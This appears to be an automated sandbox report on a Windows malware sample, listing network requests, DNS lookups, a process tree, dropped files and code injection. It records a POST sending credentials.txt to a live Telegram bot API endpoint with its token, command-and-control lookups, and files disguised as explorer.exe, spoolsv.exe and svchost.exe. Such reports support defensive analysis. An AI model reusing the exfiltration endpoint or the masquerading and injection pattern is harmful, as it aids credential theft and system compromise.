GET	http://vccmd01.t35.com/cmsys.gif	-	-		0 bytes	NA
GET	http://vccmd02.googlecode.com/files/cmsys.gif	-	-		0 bytes	NA
GET	http://vccmd01.zxq.net/cmsys.gif	-	-		0 bytes	NA
GET	http://vccmd01.googlecode.com/files/cmsys.gif	-	-		0 bytes	NA
GET	http://vccmd03.googlecode.com/files/cmsys.gif	-	-		0 bytes	NA
GET	http://icanhazip.com	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/plugins/table-of-contents-plus/front.min.js?ver=2106	-	-		0 bytes	NA
GET	https://zxq.net/what-is-the-best-way-to-learn-golang/	-	-		0 bytes	NA
GET	https://zxq.net/wp-json/	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/themes/smart-mag/js/jquery.mfp-lightbox.js?ver=7.1.1	-	-		0 bytes	NA
GET	https://zxq.net/how-to-find-an-investor-for-your-business/	-	-		0 bytes	NA
GET	https://zxq.net/feed/	-	-		0 bytes	NA
GET	https://zxq.net/privacy-policy/	-	-		0 bytes	NA
GET	https://zxq.net/?p=187	-	-		0 bytes	NA
GET	https://zxq.net/write-for-us/	-	-		0 bytes	NA

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	https://zxq.net/wp-content/themes/smart-mag/js/theme.js?ver=7.1.1	-	-		0 bytes	NA
GET	https://zxq.net/wp-json/wp/v2/pages/187	-	-		0 bytes	NA
GET	https://zxq.net/news/technology/	-	-		0 bytes	NA
GET	https://zxq.net/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2	-	-		0 bytes	NA
GET	https://zxq.net/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fzxq.net%2Fwhat-happened-to-the-old-zxq-website%2F	-	-		0 bytes	NA
GET	https://zxq.net/contact-us/	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/themes/smart-mag/js/jquery.sticky-sidebar.js?ver=7.1.1	-	-		0 bytes	NA
GET	https://zxq.net/news/entertainment/	-	-		0 bytes	NA
GET	https://zxq.net/wp-includes/css/dist/block-library/style.min.css?ver=5.9.1	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/themes/smart-mag/css/icons/icons.css?ver=7.1.1	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/themes/smart-mag/js/lazyload.js?ver=7.1.1	-	-		0 bytes	NA
GET	https://zxq.net/xmlrpc.php?rsd	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/uploads/2022/02/zxq-icon-300x300.png	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/themes/smart-mag/css/lightbox.css?ver=7.1.1	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/plugins/table-of-contents-plus/screen.min.css?ver=2106	-	-		0 bytes	NA
GET	https://zxq.net/online-shopping-tips-during-covid/	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/uploads/2022/02/zxq-icon-150x150.png	-	-		0 bytes	NA
GET	https://zxq.net/news/	-	-		0 bytes	NA
GET	https://zxq.net/the-future-of-cryptocurrency-is-it-time-to-get-your-crypto-license-in-europe/	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/themes/smart-mag/style.css?ver=7.1.1	-	-		0 bytes	NA
GET	https://zxq.net/wp-includes/wlwmanifest.xml	-	-		0 bytes	NA
GET	https://zxq.net/what-happened-to-the-old-zxq-website/	-	-		0 bytes	NA
GET	https://zxq.net/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fzxq.net%2Fwhat-happened-to-the-old-zxq-website%2F&format=xml	-	-		0 bytes	NA
GET	https://zxq.net/about-us/	-	-		0 bytes	NA
GET	https://zxq.net/why-you-should-seek-an-uber-or-lyft-accident-lawyer/	-	-		0 bytes	NA
GET	https://zxq.net/best-mothers-day-gifts-of-2022-for-every-mom/	-	-		0 bytes	NA
GET	https://zxq.net	-	-		0 bytes	NA
GET	https://zxq.net/these-are-the-injured-you-may-suffer-in-a-bicycle-accident/	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/themes/smart-mag/css/icons/fonts/ts-icons.woff2?v2.2	-	-		0 bytes	NA
GET	https://zxq.net/wp-content/uploads/2022/02/ZXQ.png	-	-		0 bytes	NA
GET	https://zxq.net/news/business/	-	-		0 bytes	NA


Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	https://zxq.net/wp-includes/js/jquery/jquery.min.js?ver=3.6.0	-	-		0 bytes	NA
GET	https://zxq.net/reasons-to-hire-a-truck-accident-attorney/	-	-		0 bytes	NA
GET	https://zxq.net/news/science-health/	-	-		0 bytes	NA
GET	https://s.w.org//images//core//emoji//13.1.0//72x72//	-	-		0 bytes	NA
GET	https://fonts.googleapis.com/css?family=DM+Sans%3A400%2C500%2C600%2C700%7CExo+2%3A400%2C500%2C600%2C700%7CPoppins%3A400%2C500%2C600%2C700&display=swap	-	-		0 bytes	NA
GET	https://s.w.org//images//core//emoji//13.1.0//svg//	-	-		0 bytes	NA
GET	https://zxq.net//wp-admin//admin-ajax.php	-	-		0 bytes	NA
GET	https://news.google.com/publications/CAAqBwgKMJSRswswoazKAw?hl=en-US&gl=US&ceid=US%3Aen	-	-		0 bytes	NA
GET	https://zxq.net//wp-includes//js//wp-emoji-release.min.js?ver=5.9.1	-	-		0 bytes	NA
POST	https://api.telegram.org/bot5546226764:AAFgA9orKnIJXfe165J2OAI1h11SWEqFyFQ/sendDocument?chat_id=5461341539&caption=credentials.txt:::XC64ZB\RDhJ0CNFevzX	-	-		0 bytes	NA

DNS Requests

Type	Hostname	Response Code	Resolved IPs	CNames	Verdict
A	api.telegram.org	NO_ERROR	149.154.167.220		NA
A	vccmd02.googlecode.com, googlecode.l.googleusercontent.com	NO_ERROR	108.177.15.82	googlecode.l.googleusercontent.com	NA
A	zxq.net	NO_ERROR			NA
A	icanhazip.com	NO_ERROR	104.18.115.97, 104.18.114.97		NA
A	vccmd03.googlecode.com, googlecode.l.googleusercontent.com	NO_ERROR	108.177.15.82	googlecode.l.googleusercontent.com	NA
A	vccmd01.googlecode.com, googlecode.l.googleusercontent.com	NO_ERROR	108.177.15.82	googlecode.l.googleusercontent.com	NA
A	vccmd01.t35.com	NX_DOMAIN			NA
A	vccmd01.zxq.net	NO_ERROR			NA

BEHAVIOR

Process Graph



Process #1: 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe

ID	1
File Name	c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe
Command Line	"C:\Users\RDhJ0CNFevzX\Desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe"
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 60320, Reason: Analysis Target
Unmonitor End Time	End Time: 110524, Reason: Terminated
Monitor duration	50.20s
Return Code	0
PID	2552
Parent PID	-
Bitness	32 Bit

Dropped Files (3)

File Name	File Size	SHA256	YARA Match
-	3.00 KB	4952d5fa0af4d1b95327c5d678a10d6d6eb30d8d626a3e363359677b7b043138	✖
c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	132.00 KB	8a1902d9c0dbe388b28ef5a9c8ec4c0f1802fc6ccd43471ea337dcb3d71c81d4	✖
C:\Users\RDhJ0CNFevzX\AppData\Local\icsys.icn.exe	274.31 KB	85ce1f5747ce26adf8191236668b87796ed45b1e15a9b87fa8a2f3c80b9b65fc	✖

Host Behavior

Type	Count
System	179
Module	96
Environment	1
File	233
-	3
Mutex	1
Window	19
Registry	10
Keyboard	1
COM	1
User	1
Process	2
-	2

Process #2: 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe

ID	2
File Name	c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe
Command Line	c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 96200, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	205.06s
Return Code	Unknown
PID	3256
Parent PID	2552
Bitness	32 Bit

Host Behavior

Type	Count
System	31660
Module	113
Environment	1
File	14
-	2
Mutex	1
Window	11
Registry	2
Keyboard	1
Process	1
-	3
-	3
COM	2

Network Behavior

Type	Count
HTTPS	1

Process #3: applaunch.exe

ID	3
File Name	c:\windows\microsoft.net\framework\v4.0.30319\applaunch.exe
Command Line	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 100464, Reason: Child Process
Unmonitor End Time	End Time: 227537, Reason: Terminated
Monitor duration	127.07s
Return Code	0
PID	3156
Parent PID	3256
Bitness	32 Bit

Injection Information (3)

Injection Type	Source Process	Source / Target TID	Address / Name	Size	Success	Count
Modify Memory	#2: c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	0xcb4	0x1d0000(1900544)	0x1a000	✔	1
Modify Memory	#2: c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	0xcb4	0x44b9008(72060936)	0x4	✔	1
Modify Control Flow	#2: c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	0xcb4 / 0xc24	0x1e4f6e(1986414)	-	✔	1

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Roaming\Microsoft\Windows\Templates\credentials.txt	498 bytes	e932ff9f2a1c19c11c8876ef047a1485e51401cda4bbda71bedda49da312be79	✖

Host Behavior

Type	Count
Registry	356
User	1
System	6
Module	54
-	11
COM	20
-	5
File	148
-	2
Environment	12

Network Behavior

Type	Count
HTTP	1
DNS	1
TCP	1

Process #4: icsys.icn.exe

ID	4
File Name	c:\users\rdhj0cnfevzx\appdata\local\icsys.icn.exe
Command Line	C:\Users\RDhJ0CNFevzX\AppData\Local\icsys.icn.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 102021, Reason: Child Process
Unmonitor End Time	End Time: 122060, Reason: Terminated
Monitor duration	20.04s
Return Code	0
PID	4344
Parent PID	2552
Bitness	32 Bit

Dropped Files (2)

File Name	File Size	SHA256	YARA Match
C:\Windows\System\explorer.exe	274.34 KB	bbfbf670cc391ba413fd377448ea117982ed060f710a4937925b0dd5bf53c50f	✖
-	3.00 KB	0eb899c1a70708712d265e71b5ea38d0f4fdac1816a5b23de7addfb0a050b59d	✖

Host Behavior

Type	Count
System	22
Module	215
Environment	1
File	276
-	3
Mutex	1
Window	19
Registry	12
Keyboard	1
COM	1
User	1
Process	214
-	2

Process #5: explorer.exe

ID	5
File Name	c:\windows\system\explorer.exe
Command Line	c:\windows\system\explorer.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 109059, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	192.20s
Return Code	Unknown
PID	1264
Parent PID	4344
Bitness	32 Bit

Dropped Files (3)

File Name	File Size	SHA256	YARA Match
c:\windows\system\spoolsv.exe	274.31 KB	76636035ca28ac6c3b162b5afe0d20ce85544a21a0557db652191e6384a752a2	✖
C:\Users\RDhJ0CNFevzX\AppData\Roaming\mrsys.exe	274.38 KB	a815116830970d6e0848e44bbe281cce38b68ffec30bfbd4c6218e2b9d8e90ed	✖
-	0 bytes	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	✖

Host Behavior

Type	Count
System	635
Module	6767
Environment	1
File	944
-	3
Mutex	1
Window	16
Registry	47
Keyboard	1
COM	1
User	1
Process	14470
-	17
-	124

Network Behavior

Type	Count
HTTP	11
TCP	2

Process #6: spoolsv.exe

ID	6
File Name	c:\windows\system\spoolsv.exe
Command Line	c:\windows\system\spoolsv.exe SE
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 111803, Reason: Child Process
Unmonitor End Time	End Time: 120943, Reason: Terminated
Monitor duration	9.14s
Return Code	0
PID	716
Parent PID	1264
Bitness	32 Bit

Dropped Files (2)

File Name	File Size	SHA256	YARA Match
c:\windows\system\svchost.exe	274.48 KB	e2612d8eaf4e999a6e2398430c27d90f57e127eb24fc87f0032224fec3ba2c02	✖
-	3.00 KB	021302413d88eeaa6acbf7383cd01b61be61a7c3de0c3fd3cc00baf2c02a8423	✖

Host Behavior

Type	Count
System	14
Module	92
Environment	1
File	273
-	3
Mutex	1
Window	19
Registry	8
Keyboard	1
COM	1
Process	1
-	2

Process #7: svchost.exe

ID	7
File Name	c:\windows\system\svchost.exe
Command Line	c:\windows\system\svchost.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 113592, Reason: Child Process
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	187.67s
Return Code	Unknown
PID	4264
Parent PID	716
Bitness	32 Bit

Injection Information (2)

Injection Type	Source Process	Source / Target TID	Address / Name	Size	Success	Count
Inject File	#5: c:\windows\system\explorer.exe	0x4b4 / 0x10c8		-	✖	1
Inject File	#5: c:\windows\system\explorer.exe	0x4b4 / 0x10c8		-	✖	1

Dropped Files (3)

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Local\stsys.exe	274.28 KB	0b28a147b307087f327d84ae88b41a0512619dc9fc6303d9352dcf6ff9aac437	✖
-	0 bytes	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	✖
-	0 bytes	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	✖

Host Behavior

Type	Count
System	121
Module	1311
Environment	1
File	343
-	3
Mutex	1
Window	16
Registry	261
Keyboard	1
COM	1
User	1
Process	2348
-	20
-	22

Type	Count
-	2

Process #8: spoolsv.exe

ID	8
File Name	c:\windows\system\spoolsv.exe
Command Line	c:\windows\system\spoolsv.exe PR
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 115703, Reason: Child Process
Unmonitor End Time	End Time: 118359, Reason: Terminated
Monitor duration	2.66s
Return Code	0
PID	4384
Parent PID	4264
Bitness	32 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
-	3.00 KB	c167a8c78fcd60493fdb3775c7569aba4eb4e7d19e8f12e79dccc9ec92e7c8ac	✖

Host Behavior

Type	Count
System	12
Module	83
Environment	1
File	11
-	3
Mutex	1
Window	19
Registry	8
Keyboard	1
COM	1
-	2

Process #9: leave.exe

ID	9
File Name	c:\program files\windows nt\leave.exe
Command Line	"C:\Program Files\Windows NT\leave.exe"
Initial Working Directory	C:\Program Files\Windows NT\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3336
Parent PID	1264
Bitness	32 Bit

Process #10: save-apply-list.exe

ID	10
File Name	c:\program files (x86)\windows sidebar\save-apply-list.exe
Command Line	"C:\Program Files (x86)\Windows Sidebar\save-apply-list.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Sidebar\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3344
Parent PID	1264
Bitness	32 Bit

Process #11: analysis-always.exe

ID	11
File Name	c:\program files (x86)\windows multimedia platform\analysis-always.exe
Command Line	"C:\Program Files (x86)\Windows Multimedia Platform\analysis-always.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Multimedia Platform\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3328
Parent PID	1264
Bitness	32 Bit

Process #12: of-beat.exe

ID	12
File Name	c:\program files (x86)\windows sidebar\of-beat.exe
Command Line	"C:\Program Files (x86)\Windows Sidebar\of-beat.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Sidebar\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3404
Parent PID	1264
Bitness	32 Bit

Process #13: health_meeting.exe

ID	13
File Name	c:\program files\microsoft office\health_meeting.exe
Command Line	"C:\Program Files\Microsoft Office\health_meeting.exe"
Initial Working Directory	C:\Program Files\Microsoft Office\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3392
Parent PID	1264
Bitness	32 Bit

Process #14: read.exe

ID	14
File Name	c:\program files (x86)\windows portable devices\read.exe
Command Line	"C:\Program Files (x86)\Windows Portable Devices\read.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Portable Devices\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3432
Parent PID	1264
Bitness	32 Bit

Process #15: growth_offer.exe

ID	15
File Name	c:\program files\windows journal\growth_offer.exe
Command Line	"C:\Program Files\Windows Journal\growth_offer.exe"
Initial Working Directory	C:\Program Files\Windows Journal\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3448
Parent PID	1264
Bitness	32 Bit

Process #16: church.exe

ID	16
File Name	c:\program files (x86)\reference assemblies\church.exe
Command Line	"C:\Program Files (x86)\Reference Assemblies\church.exe"
Initial Working Directory	C:\Program Files (x86)\Reference Assemblies\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3424
Parent PID	1264
Bitness	32 Bit

Process #17: missnationalstation.exe

ID	17
File Name	c:\program files (x86)\windowspowershell\missnationalstation.exe
Command Line	"C:\Program Files (x86)\WindowsPowerShell\missnationalstation.exe"
Initial Working Directory	C:\Program Files (x86)\WindowsPowerShell\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3440
Parent PID	1264
Bitness	32 Bit

Process #18: create.exe

ID	18
File Name	c:\program files (x86)\common files\create.exe
Command Line	"C:\Program Files (x86)\Common Files\create.exe"
Initial Working Directory	C:\Program Files (x86)\Common Files\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3500
Parent PID	1264
Bitness	32 Bit

Process #19: kill-same-life.exe

ID	19
File Name	c:\program files\microsoft office\kill-same-life.exe
Command Line	"C:\Program Files\Microsoft Office\kill-same-life.exe"
Initial Working Directory	C:\Program Files\Microsoft Office\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3460
Parent PID	1264
Bitness	32 Bit

Process #20: without.exe

ID	20
File Name	c:\program files\msbuild\without.exe
Command Line	"C:\Program Files\MSBuild\without.exe"
Initial Working Directory	C:\Program Files\MSBuild\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3572
Parent PID	1264
Bitness	32 Bit

Process #21: away-open.exe

ID	21
File Name	c:\program files (x86)\microsoft sql server\away-open.exe
Command Line	"C:\Program Files (x86)\Microsoft SQL Server\away-open.exe"
Initial Working Directory	C:\Program Files (x86)\Microsoft SQL Server\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3552
Parent PID	1264
Bitness	32 Bit

Process #22: alwaysrecord.exe

ID	22
File Name	c:\program files\uninstall information\alwaysrecord.exe
Command Line	"C:\Program Files\Uninstall Information\alwaysrecord.exe"
Initial Working Directory	C:\Program Files\Uninstall Information\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3544
Parent PID	1264
Bitness	32 Bit

Process #23: period.exe

ID	23
File Name	c:\program files\windows media player\period.exe
Command Line	"C:\Program Files\Windows Media Player\period.exe"
Initial Working Directory	C:\Program Files\Windows Media Player\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3532
Parent PID	1264
Bitness	32 Bit

Process #24: wide own our.exe

ID	24
File Name	c:\program files (x86)\microsoft.net\wide own our.exe
Command Line	"C:\Program Files (x86)\Microsoft.NET\wide own our.exe"
Initial Working Directory	C:\Program Files (x86)\Microsoft.NET\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3512
Parent PID	1264
Bitness	32 Bit

Process #25: pullten.exe

ID	25
File Name	c:\program files\windows sidebar\pullten.exe
Command Line	"C:\Program Files\Windows Sidebar\pullten.exe"
Initial Working Directory	C:\Program Files\Windows Sidebar\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3480
Parent PID	1264
Bitness	32 Bit

Process #26: mxslipstream.exe

ID	26
File Name	c:\program files\internet explorer\mxslipstream.exe
Command Line	"C:\Program Files\Internet Explorer\mxslipstream.exe"
Initial Working Directory	C:\Program Files\Internet Explorer\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3924
Parent PID	1264
Bitness	32 Bit

Process #27: absolutetelnet.exe

ID	27
File Name	c:\program files (x86)\windows multimedia platform\absolutetelnet.exe
Command Line	"C:\Program Files (x86)\Windows Multimedia Platform\absolutetelnet.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Multimedia Platform\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3620
Parent PID	1264
Bitness	32 Bit

Process #28: 3dftp.exe

ID	28
File Name	c:\program files\windows mail\3dftp.exe
Command Line	"C:\Program Files\Windows Mail\3dftp.exe"
Initial Working Directory	C:\Program Files\Windows Mail\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3608
Parent PID	1264
Bitness	32 Bit

Process #29: active-charge.exe

ID	29
File Name	c:\program files\windows mail\active-charge.exe
Command Line	"C:\Program Files\Windows Mail\active-charge.exe"
Initial Working Directory	C:\Program Files\Windows Mail\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3844
Parent PID	1264
Bitness	32 Bit

Process #30: yahoomessenger.exe

ID	30
File Name	c:\program files\common files\yahoomessenger.exe
Command Line	"C:\Program Files\Common Files\yahoomessenger.exe"
Initial Working Directory	C:\Program Files\Common Files\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3836
Parent PID	1264
Bitness	32 Bit

Process #31: winscp.exe

ID	31
File Name	c:\program files (x86)\microsoft analysis services\winscp.exe
Command Line	"C:\Program Files (x86)\Microsoft Analysis Services\winscp.exe"
Initial Working Directory	C:\Program Files (x86)\Microsoft Analysis Services\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3828
Parent PID	1264
Bitness	32 Bit

Process #32: whatsapp.exe

ID	32
File Name	c:\program files\windows nt\whatsapp.exe
Command Line	"C:\Program Files\Windows NT\whatsapp.exe"
Initial Working Directory	C:\Program Files\Windows NT\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3820
Parent PID	1264
Bitness	32 Bit

Process #33: outlook.exe

ID	33
File Name	c:\program files (x86)\windows mail\outlook.exe
Command Line	"C:\Program Files (x86)\Windows Mail\outlook.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Mail\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3756
Parent PID	1264
Bitness	32 Bit

Process #34: notepad.exe

ID	34
File Name	c:\program files (x86)\windows nt\notepad.exe
Command Line	"C:\Program Files (x86)\Windows NT\notepad.exe"
Initial Working Directory	C:\Program Files (x86)\Windows NT\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3740
Parent PID	1264
Bitness	32 Bit

Process #35: ncftp.exe

ID	35
File Name	c:\program files\internet explorer\ncftp.exe
Command Line	"C:\Program Files\Internet Explorer\ncftp.exe"
Initial Working Directory	C:\Program Files\Internet Explorer\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3732
Parent PID	1264
Bitness	32 Bit

Process #36: icq.exe

ID	36
File Name	c:\program files (x86)\windows multimedia platform\icq.exe
Command Line	"C:\Program Files (x86)\Windows Multimedia Platform\icq.exe"
Initial Working Directory	C:\Program Files (x86)\Windows Multimedia Platform\
Monitor Start Time	Start Time: 117828, Reason: Injection
Unmonitor End Time	End Time: 301259, Reason: Terminated by timeout
Monitor duration	183.43s
Return Code	Unknown
PID	3716
Parent PID	1264
Bitness	32 Bit

